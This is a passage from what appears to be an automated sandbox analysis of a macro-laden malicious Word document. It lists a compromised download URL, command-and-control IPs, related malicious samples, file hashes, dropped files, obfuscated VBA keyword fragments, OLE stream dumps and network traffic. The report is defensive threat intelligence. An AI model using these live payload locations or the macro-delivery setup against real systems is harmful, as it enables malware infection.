	ARCHIVO_FILE.doc	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"> <li>petafilm.com/wp-admin/4m/</li> </ul>
	doc_X_13536.doc	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"> <li>petafilm.com/wp-admin/4m/</li> </ul>
	ytgeKMQNL2.doc	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"> <li>petafilm.com/wp-admin/4m/</li> </ul>

### Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
petafilm.com	pack 2254794.doc	Get hash	malicious	Browse	• 176.53.69.151
	informazioni-0501-012021.doc	Get hash	malicious	Browse	• 176.53.69.151
	rapport 40329241.doc	Get hash	malicious	Browse	• 176.53.69.151
	Dati_012021_688_89301.doc	Get hash	malicious	Browse	• 176.53.69.151
	2199212_20210105_160680.doc	Get hash	malicious	Browse	• 176.53.69.151
	ARCHIVO_FILE.doc	Get hash	malicious	Browse	• 176.53.69.151
	doc_X_13536.doc	Get hash	malicious	Browse	• 176.53.69.151
	ytgeKMQL2.doc	Get hash	malicious	Browse	• 176.53.69.151

## ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
RADORETR	pack 2254794.doc	Get hash	malicious	Browse	• 176.53.69.151
	ST_Heodo_ST_2021-01-05_19-42-11-017.eml_20210105Rechnung.doc_analyze.doc	Get hash	malicious	Browse	• 185.225.36.38
	informazioni-0501-012021.doc	Get hash	malicious	Browse	• 176.53.69.151
	N.11389944 BS 05 gen 2021.doc	Get hash	malicious	Browse	• 185.225.36.38
	PSX7103491.doc	Get hash	malicious	Browse	• 185.225.36.38
	Beauftragung.doc	Get hash	malicious	Browse	• 185.225.36.38
	rapport 40329241.doc	Get hash	malicious	Browse	• 176.53.69.151
	Dati_012021_688_89301.doc	Get hash	malicious	Browse	• 176.53.69.151
	2199212_20210105_160680.doc	Get hash	malicious	Browse	• 176.53.69.151
	#U00e0#U00a4#U00ac#U00e0#U00a5#U20ac#U00e0#U00a4#U0153#U00e0#U00a4#U2022.doc	Get hash	malicious	Browse	• 185.225.36.38
	ARCHIVO_FILE.doc	Get hash	malicious	Browse	• 176.53.69.151
	doc_X_13536.doc	Get hash	malicious	Browse	• 176.53.69.151
	ytgeKMQL2.doc	Get hash	malicious	Browse	• 176.53.69.151
	vrhiyc.exe	Get hash	malicious	Browse	• 46.45.148.196
	ucrcdh.exe	Get hash	malicious	Browse	• 46.45.148.196
	lrbwh.exe	Get hash	malicious	Browse	• 46.45.148.196
	ECS9522020111219400053_19280.exe	Get hash	malicious	Browse	• 46.235.9.150
	BdBdbczoqd.exe	Get hash	malicious	Browse	• 185.84.181.88
	N89uC6re8k.exe	Get hash	malicious	Browse	• 185.84.181.89
	SUMXDNE9J.exe	Get hash	malicious	Browse	• 185.84.181.88

## JA3 Fingerprints

No context

## Dropped Files

No context

## Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{1BCD43F3-025D-4403-9DBE-B492A11253DC}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3IYdn:4Wn
MD5:	5D4D94EE7E06BBBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECBC25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28BA4
Malicious:	false
Preview:	..... ..... .....

C:\Users\user\AppData\Roaming\Microsoft\Crypto\RSAIS-1-5-21-966771315-3019405637-367336477-1006\f554348b930ff81505ce47f7c6b7d232_ea860e7aa87f-4a88-92ef-38f744458171	
Process:	C:\Windows\SysWOW64\rundll32.exe
File Type:	data
Category:	dropped
Size (bytes):	46
Entropy (8bit):	1.0424600748477153
Encrypted:	false
SSDeep:	3:l/WwWI:sZ
MD5:	3B7B4F5326139F48EFA0AAE509E2FE58
SHA1:	209A1CE7AF7FF28CCD52AE9C8A89DEE5F2C1D57A
SHA-256:	D47B073BF489AB75A26EBF82ABA0DAB7A484F83F8200AB85EBD57BED472022FC
SHA-512:	C99D99EA71E54629815099464A233E7617E4E118DD5B2A7A32CF41141CB9815DF47B0A40D1A9F89980C307596B53DD63F76DD52CF10EE21F47C635C5F68786B5
Malicious:	false
Preview:	.....user.

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\bestand-8881014518 00944.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:14 2020, mtime=Wed Aug 26 14:08:14 2020, atime=Wed Jan 6 15:53:37 2021, length=173568, window-hide
Category:	dropped
Size (bytes):	2168
Entropy (8bit):	4.54309093642631
Encrypted:	false
SSDEEP:	24:86:XTd6jFyG0lZ4eilZ5Dv3q8dM7dD26/XTd6jFyG0lZ4eilZ5Dv3q8dM7dV:86:XT0jFVI4vQ8Qh26/XT0jFVI4vQ8Q/
MD5:	95ABC75A1ECBD2FAE79C247DBAD5FC65
SHA1:	3963DE2F7328DCDF39BC6B89C501651D148B2FC5
SHA-256:	5B3D441BB63120846C0762E386C41B5C0054CEE56829CD8C45135ECC5B5D4218
SHA-512:	1E65F5B076E737D240EDC77B7488049DF8113FE071B0DEAF13673AB957CED764804A8B0CEEE18C65470BC983350DAEB3A8737E69E9FD70432171BC9C94F31C03
Malicious:	false
Preview:	L.....F.....{...{..Y>zL.....P.O. :i....+00.. /C\.....t1.....QK.X..Users.`.....:QK.X*.....6....U.s.e.r.s..@s.h.e.l.l.3.2..d.l.l.,-.2.1.8.1.3....L1....Q.y..user.8....QK.X.Q.y*..&=....U.....A.l.b.u.s.....z1....Q.y..Desktop.d.....QK.X.Q.y*..=_.....:D.e.s.k.t.o.p..@s.h.e.l.l.3.2..d.l.l.,-.2.1.7.6.9....2....&R...BESTAN~1.DOC.f.....Q.y.Q.y*..8.....b.e.s.t.a.n.d.-.8.8.1.0.1.4.5.1.8....0.0.9.4.4....d.o.c.....-..8...[.....?J.....C:\Users\..#...\\910646\Users\user\Desktop\bestand-8881014518 00944.doc.3....L.....\.....\.....D.e.s.k.t.o.p.\b.e.s.t.a.n.d.-.8.8.1.0.1.4.5.1.8....0.0.9.4.4....d.o.c.....LB...)Ag.....1SPS.X.FL8C....&m.m.....S.-1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	110
Entropy (8bit):	4.442723495351642
Encrypted:	false
SSDEEP:	3:M1GhURBoPFofzihURBoPFomX1GhURBoPFov:MfcPFUFcPFtcPFy
MD5:	C0B69DCA42D8A513A96503BEBAAC89D
SHA1:	6C7CAF13C3D8875D0B039031F1D1A0B7940C5A4D
SHA-256:	866AE52778733870E7DA8ECCDDAF8A261F836B8692050D2A7B6125D34B849CED
SHA-512:	BFE68194C1358B09FCF1D29CD7B3E94B891A900E0A94928D592E4F3271E3A36D917E50FB2BC581626A2D70CD01ED6557CBF1DCDC77F9F213366E5E9BFC06CD
Malicious:	false
Preview:	[doc]..bestand-8881014518 00944.LNK=0..bestand-8881014518 00944.LNK=0..[doc]..bestand-8881014518 00944.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDeep:	3:vrJlaCkWtVy3KGcils6w7Adtlv:vdsCkWthGciWfQl
MD5:	4A5DFFE330E8BBBF59615CB0C71B87BE
SHA1:	7B896C17F93ECFC9B69E84FC1EADEDD9DA550C4B
SHA-256:	D28616DC54FDEF1F5C5BA05A77F178B7E3304493BAF3F4407409F2C84F4F215
SHA-512:	3AA160CB89F4D8393BCBF9FF4357FFE7AE00663F21F436D341FA4F5AD4AEDC737092985EB4A94A694A02780597C6375D1615908906A6CEC6D7AB616791B6285C

C:\Users\user\AppData\Roaming\Microsoft\Templates\~Normal.dotm

Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....P.....z.....x.....

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\KID2W9UHV84RRRS8AHDL.temp

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5885254735299674
Encrypted:	false
SSDEEP:	96:chQCsMq+qvsqvJCbomz8hQCm+qvsEHqvJCwrczvIYbHFfOQIUVolu:cyDomz8yXHnorczvef8O0lu
MD5:	0A595C9B355BD03FD92A3F7F14507F20
SHA1:	A198741D16122F40564B52844F4F1B0F1E97FA1A
SHA-256:	A0875BA8870F27E85A4CFAE05C773ADB7B14B4F5B38FE076EBADBA07EB90B805
SHA-512:	C9DBABE0033FC2CBF3B95DA0F4F7BE0C472A15F6BCA0841F7A45E968F12D38E7E1265F142F7F8CF2E9B8D5FE56A197B09850DB74515D0D04F6C0401836CC593
Malicious:	false
Preview:	.....FL.....F"....8.D..xq.{D...xq.{D..k.....P.O..i....+00.../C:\.....\1.....{J\..PROGRA~3.D.....{J\*..k.....P.r.o.g.r.a.m.D.a.t.a.....X.1....~J\ ..MICROS-1..@.....~J\ *..l.....M.i.c.r.o.s.o.f.t.....R.1....wJ.. Windows.<.....:wJ;*.....W.i.n.d.o.w.s.....1.....(( ..STARTM~1.j.....:(*.....@.....S.t.a.r.t..M.e.n.u..@.s.h.e.l.l.3.2..d.l.l.,-2.1.7.8.6....~1.....Pf..Programs.f.....Pf*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2..d.l.l.,-2.1.7.8.2....1.....XJu=..ACCESS~1.l.....wJr*.....B.....A.c.c.e.s.s.o.r.i.e.s..@.s.h.e.l.l.3.2..d.l.l.,-2.1.7.6.1....j1....."WINDOW~1.R.....".....W.i.n.d.o.w.s.....P.o.w.e.r.s.h.e.l.l.v.2.k.:..,WINDOW~2.LNK.Z.....*:*=.....W.i.n.d.o.w.s.

C:\Users\user\C3re5c3\Di\_p3c9\O\_5Z.dll

C:\Users\user\Desktop\~\$stand-8881014518 00944.doc

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDeep:	3:vrJlaCkWtVy3KGcils6w7Adtn:vdsCkWthGciWfQ!
MD5:	4A5DFFE330E8BBBF59615CB0C71B87BE
SHA1:	7B896C17F93ECFC9B69E84FC1EADED9DA550C4B
SHA-256:	D28616DC54FDEF1FF5C5BA05A77F178B7E3304493BAF3F4407409F2C84F4F215
SHA-512:	3AA160CB89F4D8393BCBF9FF4357FFE7AE00663F21F436D341FA4F5AD4AEDC737092985EB4A94A694A02780597C6375D1615908906A6CEC6D7AB616791B6285C
Malicious:	false
Preview:	.user.....A.i.b.u.s.....p.....P.....Z.....x..

## Static File Info

## General

## General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1252, Subject: withdrawal Sports, Toys & Health budgetary management architectures Borders synthesize SSL Usability synergize e-commerce, Author: Julie Bernard, Template: Normal.dotm, Last Saved By: Carla Remy, Revision Number: 1, Name of Creating Application: Microsoft Office Word, Create Time/Date: Tue Jan 5 06:14:00 2021, Last Saved Time/Date: Tue Jan 5 06:14:00 2021, Number of Pages: 1, Number of Words: 3222, Number of Characters: 18371, Security: 8
Entropy (8bit):	6.6858064178991
TrID:	<ul style="list-style-type: none"><li>Microsoft Word document (32009/1) 79.99%</li><li>Generic OLE2 / Multistream Compound File (8008/1) 20.01%</li></ul>
File name:	bestand-8881014518 00944.doc
File size:	172631
MD5:	8ce4185f17ed35f43462f2f44c1fc3d
SHA1:	9c6396150dd23a65c36e84af69e15543cedca4d2
SHA256:	4425de724449dedb3b183a3bfd567f9d3449c2457a1e2fd695019b1b6227e035
SHA512:	cbf15287a8efcb602e445140d62875f313263581ff98f2950be2e60864de867d2b3420741beae9b653b5f2ad90fc8c712c7a9a98de5802c943d44665835eb44
SSDEEP:	3072:59ufstRUUKSns8T00JSHUgteMJ8qMD7grCeISWpqbd:59ufsfglf0pLr7l/Od
File Content Preview:	.....>..... .....

## File Icon

	
Icon Hash:	e4eea2aaa4b4b4a4

## Static OLE Info

General	
Document Type:	OLE
Number of OLE Files:	1

## OLE File "bestand-8881014518 00944.doc"

Indicators	
Has Summary Info:	True
Application Name:	Microsoft Office Word
Encrypted Document:	False
Contains Word Document Stream:	True
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

## Summary

Code Page:	1252
Title:	
Subject:	withdrawal Sports, Toys & Health budgetary management architectures Borders synthesize SSL Usability synergize e-commerce
Author:	Julie Bernard
Keywords:	
Comments:	
Template:	Normal.dotm
Last Saved By:	Carla Remy
Revion Number:	1
Total Edit Time:	0
Create Time:	2021-01-05 06:14:00



Keyword
AybxteBCJ:
SFmrEDJ
zOBhOx
fUGQf
numuq
rEeiBJ
ChWZVJiB.CreateTextFile("gMEpHB:\SKWvYCA\YtZqA.fQoAE")
RkPWCDPC
JADCpjk
PmBxD
pDPzBJmM
bGMXEIA.CreateTextFile("grPSDMS:\lQkJoRlaZMUgjGC.pVvhaH")
WSARpB
EUMDPGt.Close
HnBvAEH
"WXovaGHxqSIut"
QEIFFM
bPFNuJ.WriteLine
"PzrrnlFtpmxAx"
EUMDPGt:
iONFzHG
"akTuJaIGmZrUyF"
qpOWEIHHA
yJouG
XwZxsHCGt
FTalMbF
XDJPUW
"ALpzEMcwuWI"
gQxBD:
UUoAB
tcYiEMeRH.Close
nIHrl
eUdbDAHHs.WriteLine
"uJnfBHlPFKBxBHmEE"
FPWaF
JADCpjk.WriteLine
xxYeFGUAH
rfDgD
njkWjdA.WriteLine
"bOOXnOJYtbRAbm"
VJbwzTDT:
RkPWCDPC:
UPhhYZEF.Close
eWkHqVao
Resume
XKPUEfhk
RLurCDDF
gglHam
"budRDJKVnjRU"
DRrkpoA
"Jan"
IgZgGO
"gcZaHCGUVJsFmL"
"yKdJWHAniqHFCB"
ThHBBDu
tcYiEMeRH.WriteLine
waSbS
VfJHAA
vutdEkdRL
NSiRQzd
"frvvJFHlkftmZHE"
OtQPAJH
AybxteBCJ.WriteLine
XTdPHz

Keyword
OBwlBy:
JADCpjk.Close
QZjuH
"DkRmTYGAMxqHI"
zOQIGPVC
"dWnMFoTBPDqeJK"
jPnPGLC
CbMZSLFAM
kboRA
ORIzFDySE
DRrKpoA.Close
VAEDpBCV
uJSEDH:
QZjuH.CreateTextFile("EEGvGuF:\XrXnHGDD\hoadJZ.yGcKj")
"bAurYaGPwGKRiG"
bPFNuJ
"koDuGqAOJBilgZlEme"
DyjPBI.CreateTextFile("OPLPB:\fNyAEIxIq\jrtno.FyobBAAFE")
hiZkEEF.WriteLine
txKQv
xCaTC.CreateTextFile("Oafyb:\RPNGMA\cmOgEyD.EEpGjE")
vtDUw
RkPWCDPC.WriteLine
aLGptGA
"kWzGMzIVefGB"
"ncDMUladusSIDx"
VB_Name
RkPWCDPC.Close
"JCgbIEAJizSMw"
ujSEDH
eUdbDAHHs.Close
"HfxAPQQbXKJHFGu"
eBddHTXP
AybxteBCJ
OBwlBy
RNgUODjsM.CreateTextFile("FyNFG:\ugXUHcZlFypIHj.tRULIINC")
VJbwzTDT.WriteLine
ItSfCDCB
Mid(Application.Name,
JhiYfXc.Close
PAxhJ
"TJahKRWdrvHFly"
xOnWA
kkJxAAC.CreateTextFile("tLva:\aGKUA\AhQhj.BDOQSJWG")
"IRcGHADAHrlHJJ"
oOysMtDG
syDRd
dLrgANHCG.CreateTextFile("IBasV:\tFGoGJd\bBuHfBCN.AHGggII")
cTfcJ
hiZkEEF
"GhifcDKlpA"
oOysMtDG.WriteLine
FgmzCEm
bPFNuJ:
"HwixyOCYxmjd"
UMzHfyAfA
oOysMtDG:
"eSpcpGDZnccrFb"
oMcHDXEf
reTrs
"BWSOKPyHMnSQxi"
EJEApM
JADCpjk:
XjhOHEMDC

Keyword
gQxBD
"xtsHGQjpNzDIYJ"
pSFXACJ
wUoJIFDD
HOkLRDGd
njKwJdA.Close
RvFOAEPH
HMyHCQCGu
njKwJdA
"GqMIEnOQFEEDsE"
bGMXEIA
eUdbDAHHS:
rtGyqOth
wuKBFvql
hSbDPCC
hSbDPCC.CreateTextFile("pygNv:\znlpFIR\yniMs.nmlGDEDA")
rEeiBJ.CreateTextFile("VxskFWpm:lcuyOFYrFJ\SZSlaGJZi.TeBYCDZ")
cSHkDL
blQEM
nKtfEcKo
RUMGE
Zpeehqbijey.Create
uJSEDH.WriteLine
xNJyUCNg
"BQumCJmmiAGIKv"
yyoqEHETu
GNnZJzE
HnBvAEH.CreateTextFile("ehLoAm:\PAVziAGU\jVPHv.fAgoFBYmC")
yUWxTIVAC
TxAVq
EVouqJnGD
"cnLcFxEphoEbAFA"
CksLJVJ
PmBxD.Close
njKwJdA:
XsKjcKE
"GDTGdEJpuRnDBFQ"
"ZRotGHlxypSqvsXCC"
SOunlGkF
JhiYfXc
ChWZVJiB
lEOIGYxK.CreateTextFile("sojcfEJ:\zxDxYHqlrnbtS.PtHuEEP")
"OnehVAaWbfCAcAjsG"
iytzij
"ohaTGaUTSwwDv"
"qMnfwCwbPJC"
"vvRzDEnglQvFPJfE"
zgBjJOGEH
tcYiEMeRH:
OBwlBy.Close
NtpdEJDH
gQxBD.WriteLine
"WMwcBSqFohy"
EUMDPGT.WriteLine
gQxBD.Close
PAxhJ.CreateTextFile("dFVzNBE:\EBCOIEEOJ\KIKcJKk.SVivoAEqG")
QrVtQr
VJbwzTDT
UPhhYZEF.WriteLine
uJSEDH.Close
Zpeehqbijey
RNgUODjsM
NBjEFGnEA

<b>Keyword</b>
oOysMtDG.Close
YzlKA
tcYiEMeRH
xxYeFGUAH.CreateTextFile("eCzvxHN:\cgVnKGAT\YcnDi.YqiJOp")
"TOSxJaIzCudpDIB"
fUDmDCt
"utFMeJhUKJhJ"
aTfPCap
"SjDfYFUFFPynYGu"
wCjuwBBGN
JHrNWdBsW
bPFNuJ.Close
XwZxsHCGt.CreateTextFile("TNJvoD:\walkrfAE\EalrWFWTE.wDSOEJ")
"rVpvDaGGxNfeNUF"
hiZkEEF.Close
Nothing
UPhhYZEF:
IYKcgC
dTtuVsDVA
VcliQJFi
JhiYfXc.WriteLine
"jSXGfhYCxoHFD"
lEOIGYxK
"ozrZBTZBTMMIBB"
hiZkEEF:
"goMgGBdJMUDLAG"
WtNcAKUFt
"MvkIFCHFTnRqD"
PmBxD.C.WriteLine
rgBSB.CreateTextFile("PkeJHBJJH:\ODJMGcW\NefpJHvCX.XzgyeCQuA")
SynsDAgHG
"PFQdBLHsDnfTZv"
viXEH
"OTLmJCwhyQMFzIB"
oUwfJGBeE
"OcgltFEeoIhxI"
Error
"lHuxHADjraNFBgI"
CCnbXRBeA
AiiCOj
VcliQJFi.CreateTextFile("gNgYGZ:\CatdBMGGg\qGsdAdOQH.cJstdJE")
CmcBTTABc
Attribute
CHKzNBD
TFXNGliH
"cGDcNrWsPeGCDf"
LVadAF
mmkTuwH
eUdbDAHHs
Function
VbMBBgf
MfgnKGWI
ukrnIFCE
EbuwEJS
WxujBIAMz
DRrKpoA:
"dvqlBFEqwfkI"
kskMAAHA
OBwlBy.WriteLine
xCaTC
zLkRiC
DRrKpoA.WriteLine
"dxIGdcCHBKYgde"

VBA Code
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VBA File Name: Qafkrimwsho, Stream Size: 697
--

General	
Stream Path:	Macros/VBA/Qafkrimwsho
VBA File Name:	Qafkrimwsho
Stream Size:	697
Data ASCII:	#.....E..... .....X.....M E..... .....
Data Raw:	01 16 01 00 00 f0 00 00 00 1c 02 00 d4 00 00 88 01 00 00 ff ff ff 23 02 00 00 83 02 00 00 00 00 00 01 00 00 00 ae c5 45 f2 00 00 ff ff 03 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff 00 00 00 00 ff ff ff ff 00

VBA Code Keywords
-------------------

Keyword	
Attribute	
VB_Name	
"Qafkrimwsho"	

VBA Code
----------

VBA File Name: Wm_t404p8v_, Stream Size: 1106
---

General	
Stream Path:	Macros/VBA/Wm_t404p8v_
VBA File Name:	Wm_t404p8v_
Stream Size:	1106
Data ASCII:	.....u..... .....X.....M E..... .....
Data Raw:	01 16 01 00 00 f0 00 00 00 de 02 00 d4 00 00 da 01 00 00 ff ff ff e5 02 00 75 03 00 00 00 00 00 01 00 00 00 ae c5 f3 f6 00 00 ff ff a3 00 00 88 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff 00 00 00 00 ff ff ff ff 00

VBA Code Keywords
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Keyword	
False	
Private	
VB_Exposed	
Attribute	
VB_Creatable	
VB_Name	
Document_open()	
VB_PredeclaredId	
VB_GlobalNameSpace	
VB_Base	
VB_Customizable	
VB_TemplateDerived	

VBA Code
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Streams
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Stream Path: \x1CompObj, File Type: data, Stream Size: 146
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General	
Stream Path:	\x1CompObj
File Type:	data

General	
Stream Size:	146
Entropy:	4.00187355764
Base64 Encoded:	False
Data ASCII:	.....F.....MS Word Doc.....Word Document .8..9.q @...>.:C.<.5.=B..M.i.c.r.o.s.o.f.t..W.o.r.d..9.7.. -.2.0.0.3.....
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff 06 09 02 00 00 00 00 c0 00 00 00 00 00 00 46 00 00 00 00 0a 00 00 00 4d 53 57 6f 72 64 44 6f 63 00 10 00 00 00 57 6f 72 64 2e 44 6f 63 75 6d 65 6e 74 2e 38 00 f4 39 b2 71 40 00 00 00 14 04 3e 04 3a 04 43 04 3c 04 35 04 3d 04 42 04 20 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 20 00 57 00 6f 00 72 00 64 00 20 00 39 00 37 00 2d 00

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 544

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	544
Entropy:	4.15718276186
Base64 Encoded:	False
Data ASCII:	.....O h .....+'.0 .. ..I.....T.....@..... .....(.....0.....8..... .....Normal.dotm.
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 f0 01 00 00 11 00 00 00 01 00 00 00 90 00 00 00 02 00 00 00 98 00 00 00 03 00 00 00 6c 01 00 00 04 00 00 00 54 01 00 00 05 00 00 00 a4 00 00 00 06 00 00 00 b0 00 00 00 07 00 00 00 bc 00 00 00 08 00 00 00 40 01 00 00 09 00 00 00 d0 00 00 00

Stream Path: 1Table, File Type: data, Stream Size: 6424

Stream Path: Data, File Type: data, Stream Size: 99189

General	
Stream Path:	Data
File Type:	data
Stream Size:	99189
Entropy:	7.39018675385

Stream Path: Macros/PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 488

General	
Stream Path:	Macros/PROJECT
File Type:	ASCII text, with CRLF line terminators
Stream Size:	488
Entropy:	5.44671163464
Base64 Encoded:	True
Data ASCII:	ID = " { 3 2 8 4 0 4 E F - 4 1 6 C - 4 D E 8 - 9 A 4 2 - 2 0 1 5 6 D 2 2 2 C 2 6 } " .. Document = W m _ t 4 0 4 p 8 v _ / & H 0 0 0 0 0 0 0 0 .. Module = Q a f k r i m w s h o .. Module = O i 5 o e l v 0 _ s 4 .. ExeName32 = " T j 8 d t f s u o p d k " .. Name = " m w " .. HelpContextID = " 0 " .. VersionCompatible32 = " 3 9 3 2 2 2 0 0 0 " .. CMG = " 1 0 1 2 B 2 B 0 B 6 B 0 B 6 B 0 B 6 B 0 B 6 " .. DPB = " 8 2 8 0 2 0 5 0 9 3 5 1 9 3 "
Data Raw:	49 44 3d 22 7b 33 32 38 34 30 34 45 46 2d 34 31 36 43 2d 34 44 45 38 2d 39 41 34 32 2d 32 30 31 35 36 44 32 32 43 32 36 7d 22 0d 0a 44 6f 63 75 6d 65 6e 74 3d 57 6d 5f 74 34 30 34 70 38 76 5f 2f 26 48 30 30 30 30 30 0d 0a 4d 6f 64 75 6c 65 3d 51 61 66 6b 72 69 6d 77 73 68 6f 0d 0a 4d 6f 64 75 6c 65 3d 4f 69 35 6f 65 6c 76 30 5f 73 34 0d 0a 45 78 65 4e 61 6d 65 33 32 3d

Stream Path: Macros/PROJECTwm, File Type: data, Stream Size: 110

General	
Stream Path:	Macros/PROJECTwm
File Type:	data
Stream Size:	110
Entropy:	3.60650024781
Base64 Encoded:	False
Data ASCII:	W m _ t 4 0 4 p 8 v _ . W . m _ . t . 4 . 0 . 4 . p . 8 . v . _ . . Q a f k r i m w s h o . Q . a . f . k . r . i . m . w . s . h . o . . . O i 5 o e l v 0 _ s 4 . O . i . 5 . o . e . l . v . 0 _ . s . 4 . . . .
Data Raw:	57 6d 5f 74 34 30 34 70 38 76 5f 00 57 00 6d 00 5f 00 74 00 34 00 30 00 34 00 70 00 38 00 76 00 5f 00 00 00 51 61 66 6b 72 69 6d 77 73 68 6f 00 51 00 61 00 66 00 6b 00 72 00 69 00 6d 00 77 00 73 00 68 00 6f 00 00 00 4f 69 35 6f 65 6c 76 30 5f 73 34 00 4f 00 69 00 35 00 6f 00 65 00 6c 00 76 00 30 00 5f 00 73 00 34 00 00 00 00 00

Stream Path: Macros/VBA/ VBA PROJECT, File Type: data, Stream Size: 5146

Stream Path: Macros/VBA/dir. File Type: data. Stream Size: 630

General	
Stream Path:	Macros/VBA/dir
File Type:	data
Stream Size:	630
Entropy:	6.3062184781
Base64 Encoded:	True


General	
Data ASCII:	.r.....0*....p..H.."..d....m..2.4..@.....Z=....b.....a.....%.J<.....rst dole>.2s.t.d.o.l..e...h.%^...*`\G{0002`0430-...C.....0046}.#2.0#0#C.:\\Window.s\\SysWOW.64\\.e2.tl.b#OLE_Automation..`....Normal.EN.Cr.m..a.F.. ....*`\C.....a...!Offi
Data Raw:	01 72 b2 80 01 00 04 00 00 01 00 30 2a 02 02 90 09 00 70 14 06 48 03 00 22 02 00 64 e4 04 04 02 1c 6d a2 a2 32 00 34 00 00 40 02 14 06 02 14 5a 3d 02 0a 07 02 62 01 14 08 06 12 09 01 02 12 08 e2 e3 61 06 00 0c 25 02 4a.3c 02 0a 16 00 01 72 73 74 20 64 6f 6c 65 3e 02 32 73 00 00 74 00 64 00 6f 00 6c 00 a0 65 00 0d 00 68 00 25 5e 00 03 00 2a 5c 47 7b 30 30 30 32 60 30 34 33 30 2d

**Stream Path: WordDocument, File Type: data, Stream Size: 25134**

General	
Stream Path:	WordDocument
File Type:	data
Stream Size:	25134
Entropy:	3.92042329439
Base64 Encoded:	False
Data ASCII:	....._.....Y\ .....bjbj.....b..b.. ....YT..... .....F.....F..... .....
Data Raw:	ec a5 c1 00 5f c0 09 04 00 00 f8 12 bf 00 00 00 00 00 10 00 00 00 00 00 08 00 00 59 5c 00 00 0e 00 62 6a 62 6a 00 15 00 15 00 19 04 16 00 2e 62 00 00 62 7f 00 00 62 7f 00 00 59 54 00 ff ff 0f 00 00 00 00 00 00 00 00 ff ff 0f 00 00 00 00 00 00

## Network Behavior

## Network Port Distribution



## TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 6, 2021 08:53:38.151053905 CET	49165	80	192.168.2.22	176.53.69.151
Jan 6, 2021 08:53:38.240463972 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.240595102 CET	49165	80	192.168.2.22	176.53.69.151
Jan 6, 2021 08:53:38.242799044 CET	49165	80	192.168.2.22	176.53.69.151
Jan 6, 2021 08:53:38.363328934 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.363394022 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.363435030 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.363449097 CET	49165	80	192.168.2.22	176.53.69.151
Jan 6, 2021 08:53:38.363471985 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.363508940 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.363518953 CET	49165	80	192.168.2.22	176.53.69.151
Jan 6, 2021 08:53:38.363554955 CET	80	49165	176.53.69.151	192.168.2.22
